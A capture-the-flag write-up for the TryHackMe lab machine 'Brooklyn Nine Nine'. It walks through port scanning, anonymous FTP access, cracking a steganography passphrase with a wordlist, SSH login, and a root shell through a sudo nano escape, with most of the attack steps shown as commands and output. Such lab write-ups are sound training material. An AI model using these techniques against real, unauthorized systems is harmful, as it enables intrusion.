
This a write-up for the machine Brooklyn Nine Nine which is a easy box from TryHackMe.

First we start a nmap scan

Command: nmap -sC -sV <Target IP>




From the nmap result we have 3 open ports


- 21 FTP
- 22 SSH
- 80 HTTP

Let's acces the FTP because we can anonymous login

The FTP contains a file that I have downloaded it to my machine



Here is the content of that file:



Now let’s visit the website on port 80

This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top), and that it scales nicely on all screen sizes.

Nothing much here. How about the page source, maybe is something there. Hmmm….. Looks like we have to deal with steganography.

```
.bg {
  /* The image used */
  background-image: url("brooklyn99.jpg");

  /* Full height */
  height: 100%;

  /* Center and scale the image nicely */
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
}
</style>
</head>
<body>

<div class="bg"></div>

<p>This example creates a full page background image. Try to resize the browse
<!-- Have you ever heard of steganography? -->
</body>
</html>
```

OK. I downloaded the background from the website using wget.

Command: wget <Target IP>/brooklyn99.jpg

If I want to extract the content from the image I downloaded it’s asking me for I passphrase, but I don’t have one.

```
┌──[linked@kali]─[~/Desktop]
└─$steghide extract -sf brooklyn99.jpg
Enter passphrase:
steghide: can not uncompress data. compressed data is corrupted.
```

How about I use stegcracker???

Command: stegcracker <image> <wordlist location>

```
┌──[linked@kali]─[~/Desktop]
└─$stegcracker brooklyn99.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20587 passwords
Your file has been written to: brooklyn99.jpg.out
a[redacted]
```

Yep, stegcracker works :D. We have some credentials and only one port to use them at, SSH.

```
1 Holts Password:
2 fl[redacted]
3
4 Enjoy!!
```

SSH login

```
┌──[✗]─[linked@kali]─[~]
└─$ssh holt@10.10.2.3
holt@10.10.2.3's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$
```

And here is user.txt

```
holt@brookly_nine_nine:~$ ls
nano.save  user.txt
holt@brookly_nine_nine:~$ cat user.txt
e[redacted]
holt@brookly_nine_nine:~$
```

Privilege escalation

Command: sudo -l

```
holt@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for holt on brookly_nine_nine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User holt may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /bin/nano
holt@brookly_nine_nine:~$
```

Ok, looks like we can use nano with sudo, nice!

Command: sudo nano

You can use GTFObins to check on privilege escalations

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on sudo.

First we open nano with sudo:

sudo nano

Then we execute the key commands as shown below:

^R^X

And finally we write the next command:

reset; sh 1>&0 2>&0

And we are ROOT:

```
# whoami && date && hostname
root
Sun Jul 26 06:30:25 UTC 2020
brookly_nine_nine
```

After that we can read root.txt from the root directory